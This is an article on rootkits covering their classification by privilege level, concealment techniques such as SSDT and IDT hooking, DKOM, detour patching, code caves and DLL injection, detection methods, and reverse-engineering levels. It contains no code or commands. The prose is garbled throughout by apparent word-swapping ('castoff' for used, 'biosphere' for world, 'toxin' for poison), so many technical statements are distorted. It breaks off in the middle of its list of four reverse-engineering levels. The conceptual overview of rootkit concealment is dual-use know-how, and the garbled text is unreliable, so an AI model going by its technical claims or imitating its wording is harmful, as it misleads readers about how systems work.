These invasive toolkits instigated from malicious invaders who desired to endure to exploit a conceded systems by forming a concealed cache of tools. This is not a newfangled run-through; the conception has been around as elongated as hacking has in the biosphere. Certain cradles deliberate a rootkit to be a form of Trojan-Horse, nonetheless not like most of Trojans, Rootkits deliver the stealth functionalities that is castoff to masquerade itself and its activities. There are thousands of Rootkit variations readily prevailing in the online biosphere for download on the Internet, and their custom is on upsurge. The Rootkits are available for every prevalent key operating platforms (OS) such as: Microsoft Windows, Apple Mac OS X, and numerous flavors/distributions of UNIX and Linux.

CLASSIFICATION OF ROOTKITS

There have been manifold challenges to classify Rootkits, nevertheless none of them have ensued in an approximately acknowledged the Rootkit taxonomy. Numerous tactics have castoff the level at which subversion befalls, Rootkit topographies or competences, the stealth techniques engaged, Rootkit ancestry and resemblance, and Rootkit code rheostat stream.

More than a few tactics denote to Rootkits consuming a casual classification built upon the level at which the subversion performances are engaged, such as: *Kernel-Mode, User-Mode* and *Virtualized*. The most presumed key classification forms are,

- Infect Code (Type 1) – Subverts OS or applications by functioning Static System Resources.
- Infect Data (Type 2) – Subverts OS Kernel by functioning Dynamic System Resources.
- Hypervisor (Type 3) – Subverts OS prior to Boot, consuming Virtualization, Hypervisor, or Low Level Chipset Control.
- No Subversion (not Rootkit forms) – Does not subvert the OS or applications).

The *Type I Rootkits* target those system resources which were intended to be persistent, such as Kernel Code units. The *Type II Rootkits* target dynamic system resources, approximating the data segments, counting components of specific Kernel built data structures. And the *Type III Rootkits* target the newfangled hypervisor systems and are by classification those which cannot be perceived by whichever form of integrity scanning, for the reason that they live entirely freestanding the intrinsic OS. An advanced classification can be devised at the diverse topographies or the feature sets which castoff by Rootkits. The supreme outstanding competence in a Rootkit is how it masquerades its internal Rootkit segments.

Concede manner, the Rootkits can be fragmented into tri-extensive types contingent on the uppermost intensified privileges with which they execute in the system. A Rootkit that executes like an ordinary software applications would be named as,

Userland/User-Mode Rootkits and would custom in the "CPU Ring 3" system privilege level, which does not have the identical privileges as the OS Kernel. Maybe, a supplementary anticipated Rootkits will drive within the Kernel itself, and consequently be capable to access whichever sector of the system. These are acknowledged as *Kernel-Mode Rootkits* which execute at the identical privilege as the Kernel "CPU Ring 0" system privilege level. There are also explicit forms of Rootkits which can execute beneath the Kernel level, via the *Virtual Machine (VM)* technology, even counting the Rootkits that can acquire into the "Hypervisor" hardware levels of the VM architectures and those are named as *Hypervisor Rootkits*.




Figure 1. *Kernel Privilege Stack in Microsoft Windows Architecture*

A supplementary distinguished classification of the stealth technologies engaged by Rootkits was presented by Butler, Arbaugh and Petroni. They nominated six comprehensive customs that *Rootkits Masquerade:* Hooks, Registers, Layered Drivers, Callbacks, DKOM (Direct Kernel Object Manipulation) and at the present time retro undeniably the VM (Virtual Machines). Most of these practices are Kernel-Mode, with the exclusion of Userland Hooks. One could also form a capability of vector for every Rootkit, by satisfying in tenets for an enormous set of conceivable topographies, such as: *Collective Topographies:* Injection Process, Target OS, Mode, Persistent, EEPROM/Flash, Weaponized and Maturity, *Hooking Techniques:* IAT, SST/SSDT, /proc, EAT, DLL Injections, IRP, DKOM, IDT, Inline, Page-Fault Handlers, APIs, VMMs and Layered Filter Drivers, *Object Masquerading Processes:* Handles, Files, Modules, Processes, Services, Ports, Registry Keys, Drivers and In-Memory Executable(s) and the *Comportments:* Elevate Process Privileges, Enhances Internet Protocols, Polymorphic Procedures, Evasive Performances, Overwrites Syscall Jumps, Terminate Rivals, Complements Newfangled Syscall Jumps, TPC/UDP Packet Sniffers, Varies of Kernel Text, DoS (Denial of Service) and Key Logging.

COMPETENCES OF THE ROOTKITS




Figure 2. *Competence Map of the Rootkit*

BUS ADDRESS TRANSLATIONS
The numerous System and Control Busses on the system are focus to layers of address translation beforehand they can directly and right of entry to the Physical Memory. Consequently, the Rootkit discovery resolutions that are built on DMA (Direct Memory Access) access can hypothetically be subverted.

PROCESSOR CACHES
The processor upholds a copy or cache of data and code for performance motives. These CPU Caches can occasionally be toxin to encompass the voided data. Such toxin can be castoff to masquerade code or data in a manner that cannot be discovered by the ordinary memory access procedures.

TABLE BASE REGISTERS
The position of the system tables, such as the IDT (Interrupt Descriptor Table) are preserved as an address in a CPU Register. If the CPU Register is reformed, the entire table can be stimulated somewhere else in system memory. Also if this base address is not integrity checked, a Rootkit might be able to transport the complete table deprived of the original table is being altered. Accordingly, the Rootkit would be able to transform the recently engendered table deprived of recognition.

TRANSLATION LOOKASIDE BUFFERS (TLB)
The Virtual Memory Addresses is translated into Physical Memory Addresses by Page-Tables. These Page-Tables are cached for performance motives into the Translation Lookaside Buffers. Specific Rootkits will toxin the TLB in a manner that permits memory to be subverted then again persist unobserved. Such Rootkits can make direct reforms to the object code. On the supplementary pointer, these variations are not distinguished by consuming ordinary memory reads. As a consequence, integrity checks be unsuccessful to perceive the alterations.

EXCEPTION BASED CONTROL FLOW MODIFICATIONS
To circumvent altering code bytes directly, a Rootkit can instead transform data in a manner that will persuade an omission. For an instance, a Rootkit might zero out a number that is castoff in an integer divide process, triggering a divide-by-zero exception. This exception is trapped by the Rootkit and countenances it to intercept regulator flow at the socket of the divisional instruction. This governor is acquired deprived of consuming to patch the original code and is instead persuaded only by building a data state alteration.

BREAKPOINTS
These are a manners for Rootkits to reason an exception to befall on a memory or code address. These can be directly positioned into the code bytes as Breakpoints or interrupt instructions and/or they can be persuaded via Debug Registers in the CPU. This permits the Rootkit to intercept the control flows at the socket of the Breakpoint addresses. These Breakpoints predominantly classifies as the Hardware and the Software.

DETOUR PATCHING
A Rootkit can position a Branching (Jumping) instruction directly into code and consequently hook to a system task. This does not necessitate the patching whichever tables in memory which is frequently distinguished. Instead of a Jump or Call instruction is sited into the definite code, consequently altering the logic flow. This consents the Rootkit to control the function in a manner that is supplementary obscure that patching a table.

PAGE-TABLES MANIPULATIONS
It control how memory is translated into Physical RAM. Alterations can be made to the Page-Tables to masquerade the code or data. Page-Table alterations are equitably unconventional and Rootkits that custom they are mostly challenging to discover. Page-Table suppositories can be castoff to masquerade entire sectors of code so that they cannot be read by consuming the ordinary data access.

KERNEL MODE THREADS
Threads can be generated in the Kernel directly and they are not concomitant with whichever process. Rootkit exposure systems that be dependent on enumeration of Threads might not acquire into account these exceptional Kernel Threads. Rootkits frequently generates the custom of Kernel Threads in their system strategies.

SUBVERTING USER-MODE PROGRAMS
Typical applications executing on a computer, be contingent on Kernel level process to query data in the system. The Rootkits that intercept actions of the applications in Kernel-Mode can effortlessly circumvent whichever form of integrity check or system immunity utility tool.

DEVICE DRIVERS
Regularly castoff with Rootkits as a modest manner to load into the Kernel. The Device Drivers contribute Rootkits every access they prerequisite to contrivance every trick. Numerous forms of Rootkits are acknowledged to be consuming a linked Device Driver.

FREESTANDING CODES
Some particular form of Rootkits will not use Device Drivers, on the supplementary pointer instead will copy code directly into main memory with no associated Device Driver. This code can be executed like whichever ordinary code and the datum it does not have a Device Driver does not thwart it from occupying. The code functions are ordinarily. This is a supreme strategy for stealth for the reason that there is no Device Driver that can be identified.

CAVERN INFECTIONS
Instead of apportioning fresh memory, a Rootkit may duplicate its binary code to the conclusion of a prestanding page. The zone at the end of every page is classically not castoff and there might be a limited hundred bytes of accessible space. This consents a detached code of Rootkit to seem to be share of a prevailing module and consequently upsurges its stealth.

INJECTED DLLS
Modest Rootkits might inject DLLs into supplementary system processes. There is no fresh process that can be identified afterward the contamination. The injected DLLs apparatuses of the Rootkit and the Rootkit tasks like a parasite in the interior of prevailing authentic system processes.

INJECTED THREADS
Additional modest evasion trick is for a Rootkit to inject a fresh Rootkit thread into an additional system process. The process will register as having a novel thread and the fresh thread will perform every Rootkit correlated processing stack. Such an outbreak does not necessitate an injected DLL and might transport an additional stealth state.

SERVICE FUNCTION HOOKING
Tables in memory retain the track of which system functions should be named for System Calls (Syscalls) or imported services. These tables can effortlessly be reformed to call a Rootkit explicit function as divergent to the original task. Rootkits that hook the tasks correspondingly can evade whichever applications that be contingent on these service calls or system calls functioning appropriately.

DATA STATE MODIFICATIONS
Rootkits can alter the data instead of binary code. Code reforms can occasionally be identified whereas the data reforms are much supplementary challenging to integrity checks. For an instance, a Rootkit can eliminate objects from an associated objects consequently eliminating the facility of System Calls (Syscalls) to enumerate those objects whichever extensive. The element in interrogation is then concealed and it is such as a system process or system file.

INTERNALLY INDUCED BUFFER OVERFLOWS
Particularly the crafted mutation in the data state can be castoff to induce a Buffer Overflow (BoF) and then sources embedded data to turn out to be the code. The code then performs Rootkit processing. The code does not prerequisite to continue neighborhood as code. The data mutation might persuade the overflow on an episodic basis or in response to a precise occurrence. The activation of the code is ingeniously camouflaged in arrears a software bug. This variety of outbreaks would be precisely challenging to identify or discover with integrity exploration.

CONTEMPORARY EXPOSURE PROCEDURES
Contemporary rootkit recognition approaches may be inaccurately classified as Signature, Behavioral, Integrity, Tailored, and Cross-View Metamorphoses. The existing state-of-the-art is tailored recognition where customized discovery approaches are urbanized based on recognized Rootkit best practices and

implementations. Despite the fact that effectiveness in contradiction of the identified Rootkits, such a tactic does not encompass to hitherto anonymous Rootkits. The most auspicious evolving revealing practice is cross-view metamorphoses, even though no comprehensive and effective implementation of this practice has yet been formed.

ROOTKIT EXPOSURE CHALLENGES

Rootkits posture numerous momentous challenges that mark the exposure is more challenging than supplementary forms of malware. Initially, the Rootkits frequently contrivance stealth apparatuses, rendering the malicious code invisible to whichever signature-based malware scanner. Subsequently, assailants installing Rootkits have characteristically gained Super-User or Administrator or Root access to the system's core. With such uppermost echelons of system privileges, the invader can deactivate, modify or supplant the discovery tools, alter the system audit logs or system logs (syslog) and or else unauthorized tamper with the system. The Signature built discovery tools may be effective against certain Rootkits prior to its comprehensive installation (as a classic instance prior to stealth process), then again these are inadequate and insignificant circumstances.

Rootkit discovery via integrity verification has its system roots in File Integrity Checkers of the 1990s (Ex: Tripwire). The indication at that point and as at the present, is that a snapshot of the critical platform or system components may be occupied at a time when the system is identified to be in a virtuous state. This system level snapshot characteristically proceeds the form of cryptographically robust mathematical crypto hashes of the critical system components. At whichever later time retro, a reliable external system may compare the contemporary system snapshot to the acknowledged virtuous state snapshot; whichever discrepancy designates a potential system compromise.

Despite the fact that the system integrity checkers have specific expediency to distinguish Rootkits, they agonize from numerous boundaries. Predominantly, the initial system snapshot must be reserved when the system is in a recognized virtuous state. Such a prerequisite may be challenging in an operational atmosphere. Subsequently, computer systems and critical system files are frequently dynamic, fluctuating and complex systems. The critical system files and the system processes frequently modify for authentic motives (from the application patch to simple ordinary execution state vicissitudes). The list of system files and system processes which do not alter is trivial and Rootkit functionality may be instigated in numerous of the system files and system processes which do modification frequently and consequently cannot be integrity checked. As a final point, the reliable system monitor must receive authentic information from the system in query.

Rootkits that alter data state (as an instance the DKOM and supplementary Kernel data structure alterations) are extensively rigid to identify. Since the data is in persistent mutability, it can be even supplementary challenging to integrity check than system processes or system files. The number of conceivable data structure states is infinite for every real-world determination, rendering integrity checking impractical. The precise explanation would be a secure OS that transports no boulevard to corrupt data in the initial point. Until such an OS is presented, the contemporary systems are being infected and requisite specific resources to authenticate data structures. Even though in philosophy the delinquent is actually challenging, the real world sampling of the Rootkits are only confronting a limited thriving and recognized structures and these can in fact, be integrity checked. This does not address newfangled and anonymous procedures, nevertheless, and is an instance of tailored recognition.

OUTLINE TO THE ROOTKIT TAILORED RECOGNITION

A tailored recognition process is precise to a Rootkit practice or implementation. In this recognition it is analogous to the approach the medical experts at the present time retro combat with the outmoded human influenza virus in the area of medicine. In this process, they wait for this year's influenza virus to transpire, then develop the vaccine precise to this year's anxiety. With Rootkits, it can be somewhat effective at identifying recognized Rootkit practices and implementations, even the utmost advanced ones. Nevertheless, as with the influenza, they are moderately otiose until they are conscious of a method or implementation.

THE TAILORED DISCOVERY PROCEDURES

KERNEL MODE DATA ANALYSIS

Discovering Kernel structures will expedite and facilitate the process finding malware masqueraded in the Kernel space, or else it is referred to as Rootkits. The subsequent eleven subclasses deliberate numerous techniques that Rootkits can be discovered by understanding how they masquerade themselves and their activities.

KERNEL DRIVER MODULE DETECTION

The enumeration of loaded device drivers and modules on a system is a key preparatory socket to Kernel level systemic analysis. Kernel shielded software will frequently challenge to masquerade the manifestation of their device driver or module consuming an imaginative diversity of procedures. The subsequent four subclasses term specific of these procedures.

UNLINKING THE DEVICE DRIVER

Unlinking the device driver from the PsLoadedModuleList in the Kernel can be identified in numerous techniques. Using off-axis deep system level scanning, the entry in the PsLoadedModuleList can be positioned in memory even nonetheless it is not in the system list. Or the device driver itself can be positioned by deep system level scanning for PE/MZ (Magic First Byte) Microsoft Windows executable signatures that are not associated to an existing system entry in the tilt. They can also be identified by deep system level scanning the thread list and observing for Kernel Threads whose starting address does not fall within whichever recognized device driver. This is symptomatic of either a device driver that has been unloaded, or a device driver that has been masqueraded. Those two circumstances can be detached by the low level profound analyzing the system memory footprint at the initial start address.

CIRCUMVENTING ENCLOSURE INTO THE SERVICE CONTROL MANAGER

Certain Rootkits masquerade by loading the device driver using SystemLoadAndCallImage with NtSetSystemInformation, then that the device driver is not fetched into the Microsoft Windows SCM (Service Control Manager). Device drivers loaded in this manner are still contemporary in the PsLoadedModuleList and can be identified by iterating this system list. If the device driver has been detached from this system list, it can be identified by consuming procedures termed in the preceding subsection.

CIRCUMVENTING THE SYSTEM LIST OF LOADED MODULS

Rootkits can be masqueraded by unlinking a system module or DLL from the system list of loaded modules in a user-mode system process or mapping it and hooked on system memory manually, then that it is on no occasion place on the system list to instigate with. If a system module has simply been unlinked from the user-mode process, a mirror-image of kernel-mode system list should still be existing that redirects the manifestation of this system module. If the system module was mapped and hooked on to the system memory manually. Then again nevertheless, the system was on no occasion conscious that it was loaded. This can be identified by profound system level scanning the memory map for enormous memory blocks of space that are not associated with a listed system module or profound system level scanning over the substances of memory observing for unlisted MZ/PE header signatures. If the system module has destroyed its own PE header and altered its memory footprint to combine itself with another module in the process, the module can be identified by equating every listed system modules with their binary image on the disk, if there is a size incongruity then this form of infection can be discovered.

HOOKING APIS

Hooking the APIs that are castoff to enumerate the system modules or system device drivers and sterilizing their fallouts are castoff to masquerade themselves. Most of APIs have an ordinary function prolog or epilog in virtually every case. Whichever unorthodoxy from this ordinary is the consequence of a hook being sited on it. The Debug Registers can also be castoff to the system hook these functions, then it will monitor them as well.

NDIS SCANNING

The NDIS (*Network Driver Interface Specification*) stack is a repeatedly target of malware for the reason that it delivers precisely low level network access. This countenances malware to both realize every network traffic transporting over the specified system (which frequent times comprises every network traffic on the entire network) and generate its individual network traffic. The NDIS was intended as an encrusted stacked system thus that applications could interface with network system devices in a generic manner. The lowest system layer is exactly the device-specific and the top-most system layers acquire lower level to lower, hence as it move up. Someplace in this 'system stack', the malicious code will attach itself thus that it can monitor the network traffic (interception) that passes among the system layers and/or inject its own. To authenticate the integrity of the system stack, it will traverse every layer and look for unauthorized or suspicious level of code. There should only be an inadequate set of device drivers that perform in the NDIS stack and a device driver with whichever supplementary suspicious or malicious characteristics that is also hooked into this system stack would be a decent indicator of malicious movement.

SSDT TABLE POINTER ANALYSIS

The SSDT also known as the KiSystemService table is fundamentally the adhesive that attaches User-Mode APIs to Kernel-Mode APIs. When a User-Mode API call is driven, an interrupt is engendered, then again afore that the system call is made a "Syscall Number" is positioned in a CPU register to be castoff by the interrupt request (IRQ) handler to lookup which API in the Kernel is being invited. By manipulating lower level the SSDT, the User-Mode APIs can be re-mapped to either supplementary Kernel-Mode APIs or supplementary binary code entirely. This is a form of system hooking that is supplementary challenging to identify than an ordinary function system hook, for the reason that this form of system hook does not alter the system function itself.

The supplementary issue with discovering SSDT system hooks is that Syscall Numbers modify persistently among versions of Microsoft Windows and this creates it virtually awkward to perform a humble checksum on the table as an entire. There is a technique to map every User-Mode API to the lower API in Kernel-Mode that it is hypothetical to association to though. To fix this, it will parse the User-Mode segment of this system (NTDLL.DLL). The NTDLL encompasses the "Native Microsoft Windows API" which comprises of splendid sophisticated and most significantly standard-format, system wrappers around the Syscall Interrupt. By parsing every these system wrapper it can map APIs to obvious Syscall Numbers and make certain that the SSDT is acting the paraphrase decorously. If it is not performing appropriately, then it can be recognized that somewhat is hooking to the system itself.

IDT POINTER ANALYSIS AND INTEGRITY CHECK

Intel CPUs custom "Hardware Interrupts" to process and signal events. A system interrupt is one of the most rudimentary apparatus of whichever operating system and control over the system interrupts is the effective corresponding of over-all system control. When a system interrupt hooks the CPU looks up in the IDT, the system address of that interrupt's request handler. The IDT can effortlessly be altered by software as it be inherent in ordinary memory that can be altered from Kernel-Mode just like whichever other. This is predominantly hazardous for the reason that the IDT is so authoritative. To authenticate the integrity of IDT accesses they are not left with numerous options. The IDT is not system portion of the Operating System and it has no system layer beneath it that can be castoff for determinations of cross-referencing. About the IDT system entries is that they should certainly not point outside of the Microsoft Windows Kernel stack, if they do socket outside of it then they are being hooked. Then again anybody who recognizes this can attach their code or a system redirection to their code, then the inside of the Kernel to form this modest genus of revealing awkward. To resolve this it requisite to authenticate the integrity of the system Kernel, for the reason that if every IDT entries socket into the System Kernel and the Kernel is secure then every IDT system entry must be legitimate or valid.

IRP CHAIN AUTHENTICATION

IRPs or I/O Request Packets are what device drivers custom to communicate with every supplementary and with User-Mode processes. IRP chains hold every manner of sensitive information such as hooked keystrokes, network and system data, and system binary files. Rootkits and defense contrivances will frequently attach themselves into these chains hence that they can either monitor the intercepted network traffic, inject their private network traffic or both. It is not challenging for to govern what is in the IRP chain or who is able to check which I/O data packets, then again there is also no system profile for an authentic device driver in most of the key IRP system stacks that can custom to heuristically authenticate their integrity. Certain things that can check for IRP chain system entries that are not allied with a specific device driver and system call code that is just floating out in system memory by itself. This is symptomatic of either a masqueraded device driver or a portion of raw code injected into the system Kernel.

In one or the other hand, it is virtually and definitely illegitimate. If a system entry in the chain is not masqueraded, then it will be observable in our enumeration of the loaded device driver list. The only residual option then is for a portion of code to be injected into the address space of alternative device driver, hence that it performs legitimate, even though it is not. To identify this class of code it will look for inconsistencies among the device drivers' itemized size in the memory resident device driver list and the size it prerogatives to have on the disk drive. If there is an incongruity, it can be identified the raw code segment of the device driver has been extended to permit the code injection. Nevertheless, it is conceivable that there would be enormous adequate nulled raw mode code cave spaces within an authentic device driver that a function or system stub could be injected without altering the size of the code segment. In this scenario, it can compare the raw mode code image on the system disk with the code binary image in memory. Once more if there is a disparity here, the aforesaid injection has engaged in place.

SYSTEM CALL FUNCTION INTEGRITY CHECKS

It is a non-trivial issue when emerging with software that vicissitudes versions regularly or device drivers for numerous diverse sections of hardware from correspondingly numerous diverse merchandise vendors. By defining what is authentic and what is not is precisely challenging, even when done manually. The simplest process of discovering the patches to system functions is to equate the binary image on the system disk with the binary image in memory. If they do not counterpart, somebody has tampered with somewhat. Then again what if somebody patches the binary image on system disk the similar manner that they have patched the binary image in the system memory or worse yet, hence patched the binary image on system disk permanently is the prime interrogation. To covenant with this issue is awkward in the general circumstance, then again it can be dispensed with in most circumstances for the reason that the code injectors/modernizers have a tendency to monitor well acknowledged and analogous patterns.

The simplest manner of redirecting the code flow is to place a system hook in a specific function. A system hook typically comprises of a system patch over the initial few bytes of the target function with a branch or jump into the hook function. Thus on every occasion the target is called, the function acquires the control at the first place. These can be effortlessly discovered by deep low level system scanning the initial 5 bytes of each system function for branch/jump Opcodes which will typically on no occasion perform within the initial 5 bytes of whichever system function except it has been hooked. Alternative state of affair is a static system function pointer has been altered someplace in the binary images memory, subsequently that on every occasion it attempts to call that system function, it calls somewhat else. Also it can identify this by confirming that every static system function pointers socket inside of the Kernel, and not to outward zones of the code. A supplementary standard tactic to this would be to custom to branch/jump tracing to deep low level scan for impulsive and unexpected boundaries from a system function in the Kernel to a system function in an entirely diverse zone of the system memory. There are certain occurrences in which this comportment is ordinary, nevertheless they are inadequate and can be white-listed in the investigation of scriptlet set.

REVERSE CODE ENGINEERING

The reverse engineering is the practice of analyzing a focus system to generate exemplifications of the system at a sophisticated level of intellection and it is a practice of investigation manner only. The malware analysis over the reverse code engineering process explain in this biosphere assists incident responders evaluate the severity, risk and repercussions of a state of affair that encompasses malware and plan recovery steps. The malcode forensics investigators also absorb how to recognize key physiognomies of malware exposed throughout the analysis, counting how to inaugurate pointers of compromise for scoping and encompassing the incident. The knowledge, experience and skill obligatory to reverse engineer (RE).

The software and malware reverse engineering can be split into four diverse levels:

LEVEL I


Recovery of a particular string or symbol and responder delivers automatic analysis of imported binaries and classifies suspicious strings or symbols.

LEVEL II

Single point reverse engineering of an API call, classifying system level arguments that are input to a function call, Google or MSDN to recognize system function parameter practice and view disassembly to recognize what components (Ex. CPU Registers etc…) are being castoff as system parameters.

LEVEL III
Reverse engineering of a set of system functions and branches/jumps, reverse engineering of an unknown system function consuming disassembly or binary view, branches are conditional codes that are executed if the conditions are true. The Single-Level-Jump/Branch Conditions (if), Two-Way Conditional Jumps/Branches (if – else), Multiple Conditional Jumps/Branches (the programming compilers adds alternate blocks comprising of one or additional logical checks) and Compound Conditional Jumps/Branches (checks two or additional conditions to select if it should enter a conditional raw code block.

